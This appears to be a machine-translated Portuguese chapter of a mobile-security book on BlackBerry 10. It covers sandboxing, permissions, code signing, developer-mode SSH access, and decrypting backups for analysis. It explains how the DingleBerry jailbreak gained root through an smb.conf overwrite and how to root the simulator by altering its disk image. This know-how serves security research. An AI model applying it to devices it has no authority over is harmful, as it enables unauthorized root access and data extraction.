A realização do tempo de execução do Android no BlackBerry é bastante impressionante quando você considera que o BlackBerry portou o driver do kernel do Linux binder usado em dispositivos Android tradicionais para um gerenciador de recursos QNX. O conceito de VM Dalvik e Zygote também foi transferido. Como resultado, a capacidade de executar aplicativos Android nativos é, de fato, nativa. A grande maioria do tempo de execução do Android está presente, permitindo uma compatibilidade quase perfeita com uma ampla variedade de aplicativos.

A segurança de aplicativos Android é abordada extensivamente em outras partes deste livro e, portanto, não será abordada aqui. No entanto, você deve entender que os mesmos caminhos de ataque entre aplicativos (ou seja, aqueles que ocorrem por meio dos mecanismos de IPC do Android) são traduzidos devido à portabilidade total do tempo de execução e da estrutura.

## Distribuição de aplicativos

Os aplicativos para o BlackBerry 10 são distribuídos exclusivamente pelo BlackBerry World (antigo AppWorld), que é a loja do BlackBerry. O BlackBerry 10 não oferece a possibilidade de fazer o sideload de aplicativos, ao contrário do BlackBerry Legacy. Em alguns casos, essa restrição foi contornada por meio de uma variedade de métodos diferentes, a saber

- **Modo de desenvolvedor - Usar** o modo destinado a desenvolvedores

[http://developer.blackberry.com/playbook/native/documentation/com.qnx.doc.native\\_sdk.devguide/com.qnx.doc.native\\_sdk.devguide/topic/t\\_setup\\_enable\\_devmode\\_device.html](http://developer.blackberry.com/playbook/native/documentation/com.qnx.doc.native_sdk.devguide/com.qnx.doc.native_sdk.devguide/topic/t_setup_enable_devmode_device.html)

- Sachesi-Originalmente DingleBerry, mas dramaticamente aprimorado para permitir o carregamento lateral no modo Desenvolvedor (<https://github.com/xsacha/Sachesi/releases>)
- SideSwype - **um** serviço comercial que usa uma VPN (<https://sideswype.me/>)

Outra ferramenta digna de nota, a extensão do ChromeBB10/PlayBook App Manager, oferece um método conveniente de fazer o sideload de aplicativos e, em geral, controlar o que é instalado (<https://chrome.google.com/webstore/detail/bb10-playbook-app-manager/kmbaalodpmjjhpobkgljnebpblnikkp?hl=en>).

Nas empresas, o BlackBerry World introduz o conceito de um canal de trabalho:

...o aplicativo pode ser implementado over-the-air pelos administradores como um aplicativo opcional ou como um aplicativo obrigatório, em que o usuário não pode removê-lo.

[http://developer.blackberry.com/distribute/enterprise\\_application\\_distribution.html](http://developer.blackberry.com/distribute/enterprise_application_distribution.html)

Esse recurso permite que os administradores controlem e determinem quais aplicativos são instalados ou podem ser instalados em dispositivos gerenciados pela empresa usando as principais tecnologias e mecanismos de distribuição do AppWorld.

## Objetos PPS

O PPS é um conceito de longa data do QNX que tem sido amplamente utilizado no contexto do BlackBerry 10. O QNX descreve o PPS da seguinte forma:

O serviço QNX Persistent Publish/Subscribe (PPS) é um serviço de publicação/assinatura pequeno e extensível que oferece persistência entre reinicializações. Ele foi projetado para fornecer uma solução simples e fácil de usar para publicação/assinatura e persistência em sistemas incorporados, atendendo a uma necessidade de criar sistemas frouxamente conectados usando publicações e notificações assíncronas.

Com o PPS, a publicação é assíncrona: o assinante não precisa ficar esperando pelo editor. De fato, o editor e o assinante raramente se conhecem; sua única conexão é um objeto que tem um significado e uma finalidade tanto para o editor quanto para o assinante.

[http://www.qnx.co.uk/developers/docs/6.5.0/index.jsp?topic=%2Fcom.qnx.doc.neutrino\\_pps%2Fpps.html](http://www.qnx.co.uk/developers/docs/6.5.0/index.jsp?topic=%2Fcom.qnx.doc.neutrino_pps%2Fpps.html)

Assim como o Authman e o Launcher, o PPS foi reutilizado para determinados fins de alto nível em outras plataformas derivadas do QNX, portanto, o PPS Object Reference for QNX CAR é traduzido, na maioria dos casos, para o BlackBerry 10 ([http://support7.qnx.com/download/download/26319/PPS\\_Objects\\_Reference.pdf](http://support7.qnx.com/download/download/26319/PPS_Objects_Reference.pdf)).

Em geral, esses objetos PPS não são acessados diretamente; em vez disso, são abstraídos por APIs de nível superior que a BlackBerry disponibiliza aos desenvolvedores por meio de bibliotecas. Um exemplo dessa abstração é quando se usa a API Bluetooth publicada pela BlackBerry

[http://developer.blackberry.com/native/documentation/core/com.qnx.doc.bluetooth/topic/t\\_bluetooth\\_us](http://developer.blackberry.com/native/documentation/core/com.qnx.doc.bluetooth/topic/t_bluetooth_us) e que, na verdade, usa o PPS por trás.

Esse conhecimento pode ser útil quando você estiver pesquisando a plataforma em busca de recursos expostos, mas não documentados, em dispositivos e endpoints de serviço.

## Entendendo o modelo de segurança do BlackBerry 10

A maioria dos aspectos específicos do QNX para o BlackBerry são conceitos de nível mais alto que são construídos sobre os primitivos do sistema operacional. Por exemplo, o sandboxing de aplicativos é aplicado principalmente por meio de uma combinação de permissões de usuário e grupo no sistema de arquivos (para definições variadas do arquivo), usuários separados do sistema operacional e grupos associados para cada aplicativo e regras de firewall PF. Nas seções a seguir, descrevemos esses recursos em mais detalhes.

### Sandboxing de processos

Para o BlackBerry 10, o processo de sandboxing é descrito com alguns detalhes na "Visão geral técnica do BlackBerry Enterprise Server 10" ([http://docs.blackberry.com/en/admin/deliverables/66547/BES10\\_v10.2.4\\_BDS\\_Security\\_Technical\\_Overview\\_en.pdf](http://docs.blackberry.com/en/admin/deliverables/66547/BES10_v10.2.4_BDS_Security_Technical_Overview_en.pdf)). Ele também discute em detalhes o sandboxing de aplicativos:

O BlackBerry 10 OS usa um mecanismo de segurança chamado sandboxing para separar e restringir os recursos e as permissões dos aplicativos executados no dispositivo BlackBerry 10. Cada processo de aplicativo é executado em sua própria sandbox, que é um contêiner virtual que consiste na memória e na parte do sistema de arquivos à qual o processo do aplicativo tem acesso em um momento específico.

Cada sandbox está associada ao aplicativo e ao espaço em que ele é usado. Por exemplo, um aplicativo em um dispositivo BlackBerry Balance pode ter uma sandbox no espaço pessoal e outra sandbox no espaço de trabalho; cada sandbox é isolada da outra sandbox.

O BlackBerry 10 OS avalia as solicitações que o processo de um aplicativo faz para a memória fora de sua área restrita. Se um processo tentar acessar a memória fora de sua sandbox sem a aprovação do BlackBerry 10 OS, o BlackBerry 10 OS encerra o processo, recupera toda a memória que o processo está usando e reinicia o processo sem afetar negativamente outros processos.

Quando o BlackBerry 10 OS é instalado, ele atribui um ID de grupo exclusivo a cada aplicativo. Dois aplicativos não podem compartilhar a mesma ID de grupo e o BlackBerry 10 OS não reutiliza IDs de grupo depois que os aplicativos são removidos. A ID de grupo de um aplicativo permanece a mesma quando o aplicativo é atualizado.

[http://docs.blackberry.com/en/admin/deliverables/66547/BES10\\_v10.2.4\\_BDS\\_Security\\_Technical\\_Overview](http://docs.blackberry.com/en/admin/deliverables/66547/BES10_v10.2.4_BDS_Security_Technical_Overview)

---

## Recursos de aplicativos

No BlackBerry 10, uma das principais bases de segurança é o modelo de recursos por processo. A existência desse contexto de recursos de alto nível está detalhada no documento "Security Technical Overview for BlackBerry Device Service 6.0 and BlackBerry PlayBook Tablet 2.0" ([http://docs.blackberry.com/en/admin/deliverables/40478/BlackBerry\\_Device\\_Service\\_6.0\\_and\\_BlackBerry\\_PlayBook\\_Tablet\\_2.0.1-Security\\_Technical\\_Overview-1329934562720-6.0-en.pdf](http://docs.blackberry.com/en/admin/deliverables/40478/BlackBerry_Device_Service_6.0_and_BlackBerry_PlayBook_Tablet_2.0.1-Security_Technical_Overview-1329934562720-6.0-en.pdf)). O PlayBook OS foi o precursor do BlackBerry 10, e muitos conceitos fundamentais foram desenvolvidos durante seu projeto.

O PlayBook OS usa sandboxing para separar e restringir os recursos e as permissões dos aplicativos executados no tablet. Cada processo de aplicativo é executado em sua própria sandbox.

...

O tablet BlackBerry PlayBook foi projetado para minimizar o número de processos executados como root. Somente os processos originais mais essenciais e nenhum processo de terceiros podem ser executados como root. Um subconjunto de recursos de root está disponível para processos primários que não precisam de recursos de root completos....

O kernel valida as solicitações de recursos e um gerenciador de autorização controla como os aplicativos acessam os recursos do tablet.

---

A BlackBerry publica uma lista de permissões que são permitidas em aplicativos desenvolvidos por terceiros ([http://developer.blackberry.com/native/documentation/core/com.qnx.doc.native\\_sdk.devguide/topic/c\\_ap](http://developer.blackberry.com/native/documentation/core/com.qnx.doc.native_sdk.devguide/topic/c_ap)). Essas informações são de setembro de 2014 (artigo atualizado pela última vez em julho de 2014):

- **bbm\_connect** - **Conectar-se** ao BlackBerry Messenger (BBM). Você pode usar essa permissão para acessar listas de contatos e perfis de usuários, convidar contatos do BBM para fazer download do seu aplicativo, iniciar bate-papos do BBM, compartilhar conteúdo do seu aplicativo e transmitir dados entre aplicativos.
- **access\_pimdomain\_calendars** - **Acessa** o calendário no dispositivo. Esse acesso inclui a visualização, adição e exclusão de compromissos do calendário.
- **use\_camera** - **Acesse** os dados recebidos das câmeras do dispositivo. Com essa permissão, seu aplicativo pode tirar fotos, gravar vídeos e usar o flash.
- **use\_camera\_desktop** - **Faça** uma captura de tela ou um vídeo de qualquer informação visível na tela do dispositivo. Essa permissão também permite que o aplicativo compartilhe a tela do usuário.
- **access\_pimdomain\_contacts** - **Acesse** os contatos que estão armazenados no dispositivo. Esse acesso inclui a visualização, a criação e a exclusão de contatos.
- **read\_device\_identifying\_information** - **Acesse** identificadores exclusivos de dispositivos, como o PIN ou o número de série

número. Essa permissão também permite que você acesse as informações do cartão SIM no dispositivo.

- `access_pimdomain_messages` - **Acesse** as mensagens de e-mail e PIN que estão armazenadas no dispositivo. Esse acesso inclui a visualização, a criação, o envio e a exclusão de mensagens.
- `use_gamepad` - **Acesse** a funcionalidade do gamepad. Essa permissão também indica que o aplicativo tem suporte oficial para gamepad na loja BlackBerry World.
- `read_geolocation` - **Lê** a localização GPS atual do dispositivo (obsoleto).
- `_sys_manage_pimdomain_external_accounts` \*-Crie uma conta personalizada que possa ser acessada no BlackBerry Hub. Esse recurso requer permissões especiais da BlackBerry.
- `_sys_access_pim_unified` \*-Integração com o BlackBerry Hub. Com essa permissão, seu aplicativo pode criar e gerenciar dados no BlackBerry Hub. Esse recurso requer permissões especiais da BlackBerry.
- `access_internet` - **Use** a conexão com a Internet a partir de uma conexão Wi-Fi, com fio ou de outro tipo para acessar locais que não sejam locais no dispositivo.
- `access_location_services` - **Acesse** o local atual do dispositivo, bem como os locais que o usuário salvou.
- `record_audio` - **Acesse** o fluxo de áudio do microfone no dispositivo.
- `readPersonallyIdentifiableInformation` - **Acessar** informações do usuário no dispositivo, como o nome, o sobrenome e o nome de usuário do BlackBerry ID do usuário atualmente associado a esse dispositivo.
- `narrow_landscape_exit` - **Reduz** a largura da região ao longo do painel inferior do dispositivo que aceita gestos de deslizar para cima. Quando você usa essa permissão, os gestos de deslizar para cima são reconhecidos em uma área mais estreita ao longo do painel inferior.
- `access_pimdomain_notebooks` - **Acesse** o conteúdo armazenado em notebooks no dispositivo. Esse acesso inclui a adição de entradas e a exclusão de entradas dos notebooks.
- `access_notify_settings_control` - **Altera** as configurações globais de notificação. Os aplicativos têm permissão para ler suas próprias configurações de notificação.
- `access_phone` - **Determina** quando um usuário está em uma chamada telefônica. Esse acesso também permite que um aplicativo acesse o número de telefone atribuído ao dispositivo e envie tons DTMF (Dual Tone Multi-Frequency).
- `_sys_inject_voice` - **Adiciona** áudio a uma chamada telefônica.
- `read_phonecall_details` - **Visualize** o status das chamadas telefônicas que estão em andamento e o número de telefone da parte remota.
- `access_pimdomain_calllogs` - **visualize** os registros de chamadas telefônicas anteriores recebidas ou efetuadas.
- `control_phone` - **Controla** a chamada telefônica atual. Esse acesso inclui o encerramento de uma chamada telefônica e o envio de tons DTMF para o telefone.
- `post_notification` - **Publique** notificações na área de notificação da tela do dispositivo. Essa permissão não exige que o usuário conceda acesso ao seu aplicativo.
- `_sys_use_consumer_push` - **Acesse** o serviço Push para receber e solicitar mensagens push.
- `run_when_backgrounded` - **Executa** o processamento em segundo plano. Sem essa permissão, seu aplicativo interrompe todo o processamento quando o usuário muda o foco para outro aplicativo.
- `_sys_run_headless` - **Executa** determinadas tarefas em segundo plano, sem abrir o aplicativo, por um curto período de tempo.
- `_sys_headless_nostop` - **Executar** sempre em segundo plano. Você deve solicitar acesso para que seu aplicativo possa ser executado como um aplicativo headless de longa duração.
- `access_shared` - **Lê** e grava arquivos que são compartilhados entre todos os aplicativos no dispositivo. Com essa permissão, seu aplicativo pode acessar fotos, músicas, documentos e outros arquivos armazenados no dispositivo do usuário, em um provedor de armazenamento remoto ou em um cartão de mídia.

- **\_sys\_access\_smartcard\_api\*** - **Criptografia**, descriptografa, assina e verifica dados usando um smartcard. Esse recurso requer permissões especiais da BlackBerry.
- **\_sys\_smart\_card\_driver\*** - **Permite que** drivers de smartcard de terceiros e drivers de leitor de smartcard se integrem ao serviço Smartcard. Esse recurso requer permissões especiais da BlackBerry.
- **\_sys\_access\_extended\_smart\_card\_functionality** \*-Use APDU (Application Protocol Data Unit) para comandos personalizados. Essa permissão é restrita. Esse recurso requer permissões especiais da BlackBerry.
- **access\_sms\_mms** - **Acesse** as mensagens de texto armazenadas no dispositivo. Esse acesso inclui a visualização, a criação, o envio e a exclusão de mensagens de texto.
- **access\_wifi\_public** - **Recebe** notificações de eventos de Wi-Fi, como resultados de varredura de Wi-Fi ou alterações no estado da conexão Wi-Fi.

## Assinatura de código

Como era de se esperar, há assinatura de código no BlackBerry 10. Isso é feito para garantir a integridade das BARs e também para autorizar o uso de recursos em seu aplicativo:

---

Cada aplicativo deve ser assinado para que a BlackBerry possa validar os recursos do aplicativo e emitir identificadores exclusivos para ele.

---

No entanto, nos SDKs mais recentes, você não precisa fazer o backup e cuidar das chaves por conta própria. Elas são armazenadas em seu BlackBerry ID (sim, isso significa que o BlackBerry tem uma cópia (<http://devblog.blackberry.com/2013/08/code-signing-keys-be-gone-welcome-blackberry-id/>). O processo de assinatura em si é simples de fazer:

```
blackberry-signer -proxyhost 192.168.1.1 -proxypot 80 -register -csjpin  
<csj pin> -storepass <KeystorePassword> <client-RDK-xxxxxx.csj file>
```

## <arquivo cliente-PBDT-xxxxx.csj> Saldo do BlackBerry

O BlackBerry Balance (mencionado em uma citação anterior neste capítulo) é uma tecnologia que permite a existência de dois mundos digitais: um para dados corporativos e outro para dados pessoais. A BlackBerry fornece ampla documentação sobre a arquitetura dessa tecnologia no documento "How BlackBerry Balance Works at a Platform Level" (<http://uk.blackberry.com/content/dam/blackberry/pdf/business/english/Separating-Work-and-Personal-How-BlackBerry-Balance-Works-at-the-Platform-Level.pdf>) e no já mencionado "BlackBerry Enterprise Server 10 Technical Overview".

Entretanto, no contexto do BlackBerry Balance, é importante reconhecer que a separação é tão robusta quanto o kernel e os mecanismos de integridade associados. O BlackBerry Balance não é implementado como um hipervisor (virtualização) com dois kernels separados. Em vez disso, ele é implementado dentro do mesmo kernel usando uma mistura de sistema de arquivos, controles de objetos, recursos de nível superior e separação lógica para fornecer o mundo duplo. O BlackBerry Balance pode ser considerado semelhante ao KNOX da Samsung para Android, e é útil entender as limitações dessa arquitetura.

O BlackBerry Balance oferece o seguinte em sua essência:

- **Separação de processos - reforçada** pelo kernel do QNX
- **Capacidades do processo - Para** controlar o nível de acesso que um processo tem
- **Usuários do processo - Para** facilitar a separação e restringir os recursos que um processo pode acessar
- **Grupos de processos - Para** facilitar a separação e restringir os recursos que um processo pode acessar
- **Listas de controle de acesso - Um** objeto de arquivo
- **Regras de firewall - restringe** o tráfego de rede, incluindo o tráfego destinado ao host local

Para obter detalhes sobre os recursos de atenuação de exploração, consulte o Capítulo 17 e a seção intitulada "Defesas do compilador e do vinculador".

## BlackBerry 10 Jailbreaking

Até o momento, um jailbreak público foi feito para dispositivos BlackBerry baseados em QNX: o DingleBerry, lançado em novembro de 2011 (<http://crackberry.com/so-you-want-rootjailbreak-your-blackberry-playbook-dingleberry-here%E2%80%99s-how-do-it>). Nenhum jailbreak afetou diretamente o BlackBerry 10. No entanto, vale a pena discutir esse jailbreak no contexto da plataforma porque o sistema operacional PlayBook fornece as bases para o BlackBerry 10.

O jailbreak do DingleBerry funcionava explorando um ponto fraco no processo de backup e restauração, que permitia a substituição do arquivo `smb.conf` usado pelo servidor Samba que era executado como root. Em resumo, uma janela de oportunidade durante o processo de restauração permitia que a substituição do `smb.conf` fosse reinterpretada pelo daemon do Samba.

Assim, permitia a execução de comandos arbitrários como root. Essa capacidade foi então usada para permitir que o root fizesse SSH (Secure Shell) no dispositivo e, assim, proporcionar um jailbreak.

Esse exemplo demonstra que, como em todos os sistemas operacionais móveis (Linux/Android, Linux/FireFoxOS, iOS, Windows Phone e assim por diante), o objetivo de um jailbreak é aumentar os privilégios para root ou superior.

Em resposta a esse tipo de risco, a BlackBerry introduziu uma série de novos mecanismos de defesa profundos, projetados para melhorar a verificação da integridade do dispositivo. Esses mecanismos foram projetados para impedir que técnicas de exploração semelhantes sejam descobertas e usadas no futuro.

No entanto, ainda é possível fazer o jailbreak do simulador. Observação: isso não é considerado um problema de segurança e é um risco aceito. O jailbreak do simulador é possível porque não existe uma cadeia de confiança a partir da CPU e além dela durante o processo de inicialização e execução para verificar a assinatura de código dos diferentes componentes de software.

Portanto, se estiver procurando investigar a plataforma ou avaliar aplicativos que não tenham um elemento de código nativo de forma dinâmica, o recurso de jailbreak pode ser útil. A maneira mais comum de aproveitar o recurso de jailbreak (no sentido mais amplo do termo) é executar um aplicativo no simulador, inicializar uma imagem QNX padrão e montar o armazenamento virtual que estava anteriormente conectado ao simulador do BlackBerry 10 no VMware. Essa abordagem permite investigar os dados armazenados e os logs gerados que, de outra forma, estariam fora dos limites.

Se, por outro lado, você tiver um aplicativo que precise ser executado em um dispositivo real devido ao uso de código nativo, poderá reempacotar o arquivo BAR e usar o modo Desenvolvedor para executar o dispositivo no contexto devuser.

## Uso do modo de desenvolvedor

O modo de desenvolvedor permite que você faça o sideload de aplicativos no dispositivo fora do AppWorld, o que permite que você faça SSH no dispositivo como devuser e execute binários não assinados. Para fazer isso, siga estas etapas:

1. Ative o modo de desenvolvedor acessando Configurações, Segurança e Privacidade, Modo de desenvolvedor, conforme mostrado na [Figura 14.1](#). Uma notificação é exibida no Hub.

2. Gerar um par de chaves RSA 4096; por exemplo, no Linux:

```
ssh-keygen -b 4096 -t rsa
```

3. Execute o `blackberry-connect` a partir do SDK para transferir a chave pública para o dispositivo:

```
blackberry-connect YOUR_DEVICEIP -password YOUR_DEVICE_PASSWD  
-sshPublicKey id_rsa.pub
```

4. Se a conexão for bem-sucedida, você verá uma saída semelhante à seguinte:


```
./blackberry-connect 169.254.0.1 -devicePassword BB4Life
```

```
-sshPublicKey Key_4096_rsa.pub
Informações: Conectando-se ao destino 169.254.0.1:4455
Informações: Autenticando com o alvo 169.254.0.1:4455
Info: Parâmetros de criptografia verificados
Informações: Autenticação com credenciais de destino.
Informações: Autenticado com sucesso com as credenciais de destino. Informações: Enviando chave ssh para o destino 169.254.0.1:4455
Info: chave ssh transferida com sucesso.
Informações: Conectado com sucesso. Esse aplicativo deve permanecer em execução para que se possa usar as ferramentas de depuração. Sair do aplicativo encerrará essa conexão.
```

5. Agora, você pode fazer o SSH no dispositivo usando a chave privada como devuser:

```
ssh devuser@SEU_DIREITO_IP_DO_DISPOSITIVO
```

Voilà - você estará conectado por SSH e poderá executar binários compilados de sua escolha dentro das restrições do devuser.



**Figura 14.1** Menu do modo de desenvolvedor

Para instalar aplicativos de forma não liberada, você precisa de um token de depuração. Isso permite que você instale aplicativos por meio da ferramenta `blackberry-deploy`, mas somente no dispositivo ao qual o token de depuração está atribuído. Observe que os tokens de depuração são válidos por apenas 30 dias por padrão e, portanto, seu valor em implantações no mundo real é limitado.

## O simulador de dispositivo BlackBerry 10

O design do BlackBerry 10 Device Simulator (<http://developer.blackberry.com/develop/simulator/>) representa um desvio em termos de abordagem quando comparado ao BlackBerry Legacy. Devido às diferenças arquitetônicas entre o dispositivo e um PC (ARM versus X86/X64), são usadas imagens da máquina virtual VMWare.

Devido ao uso de imagens de máquinas virtuais, há aspectos positivos e negativos. O principal aspecto positivo é que essas imagens são fáceis de investigar e se enraizar na plataforma de várias maneiras.

Conforme mencionado anteriormente, a maneira mais comum de obter acesso root é montar o disco usando uma imagem padrão do QNX ([http://www.qnx.com/download/feature\\_.html?programid=21367](http://www.qnx.com/download/feature_.html?programid=21367)) e substituir um binário ou modificar os arquivos de configuração para obter acesso root (como o `smb.conf`). O aspecto negativo de usar o simulador é que, devido às diferenças arquitetônicas, não é possível executar código nativo destinado a um dispositivo no simulador.

No entanto, para aplicativos WebWorks e Android, o simulador ainda pode ser altamente eficaz como meio de fazer análises, pois não há nenhuma diferença além da arquitetura da CPU quando comparado a um dispositivo real.

## Acesso aos dados do aplicativo a partir de um dispositivo

Nos primeiros dias do BlackBerry PlayBook, era possível obter acesso aos dados de backup dos aplicativos produzidos pelos arquivos .bbb por meio do Desktop Manager. No entanto, essa capacidade gerou preocupações de vários fornecedores de software devido ao risco de pirataria na plataforma. Assim, para combater esse problema, a BlackBerry começou a criptografar os arquivos .tar, que estão contidos nos arquivos zip denominados .bbb, antes da transferência para o desktop. A Elcomsoft divulgou publicamente como a criptografia de backup funcionava:


Os backups gerados pelo BlackBerry Link são criptografados usando a chave gerada pelos servidores da BlackBerry, desde que sejam fornecidos o BlackBerry ID, a senha e o ID do dispositivo. O primeiro e o terceiro componentes podem ser obtidos no próprio backup e, se você tiver a senha, poderemos obter a chave de criptografia e descriptografar o backup

<http://www.forensicfocus.com/Forums/viewtopic/printertopic=1/t=10493/start=7/postdays=0/postorder=asc/vote=viewresult/>

O recurso da Elcomsoft para descriptografar backups do BlackBerry 10 foi posteriormente incorporado a dois produtos comerciais:

- **Elcomsoft Phone Password Breaker Forensic Edition** - <http://www.elcomsoft.co.uk/eppb.html> - [http://www.elcomsoft.co.uk/help/en/eppb/decrypt\\_blackberry\\_link\\_backup.html](http://www.elcomsoft.co.uk/help/en/eppb/decrypt_blackberry_link_backup.html)
- **Oxygen Forensic® Suite 2014, que licencia a tecnologia da Elcomsoft** - <http://www.oxygen-forensic.com/en/events/press-releases/326-oxygen-forensic-suite-2014-breaks-into-blackberry-10-backups>

Com essa abordagem de descriptografar os arquivos de backup usando um dos produtos mencionados, você pode acessar os arquivos de configuração e os registros de um dispositivo ativo, conforme mostrado em [Figura 14.2](#).



[Figura 14.2](#) Elcomsoft crackeando a criptografia de backup do BlackBerry

Depois que os backups forem descriptografados, você terá um arquivo .bbb que contém três arquivos .tar. O arquivo appdata.tar contém as informações relacionadas ao aplicativo em que você está interessado para cada um dos aplicativos instalados.

## Acesso a arquivos BAR

O acesso aos arquivos BAR de aplicativos arbitrários no BlackBerry World (antigo App World) não é possível no momento.

documentado publicamente.

A obtenção de arquivos BAR por meio de arquivos de backup era possível quando o PlayBook foi lançado pela primeira vez. Posteriormente, a BlackBerry atenuou esse vetor criptografando os backups para proteger os dados do aplicativo (consulte a seção anterior sobre como contornar essa proteção) e não fazendo backup dos binários do aplicativo.

Embora não seja impossível, obter acesso aos arquivos BAR está fora do escopo deste livro devido ao risco de pirataria.

No entanto, é possível acessar os arquivos BAR que acompanham (ou seja, são gratuitos) a imagem do firmware padrão usando o Sachesi:

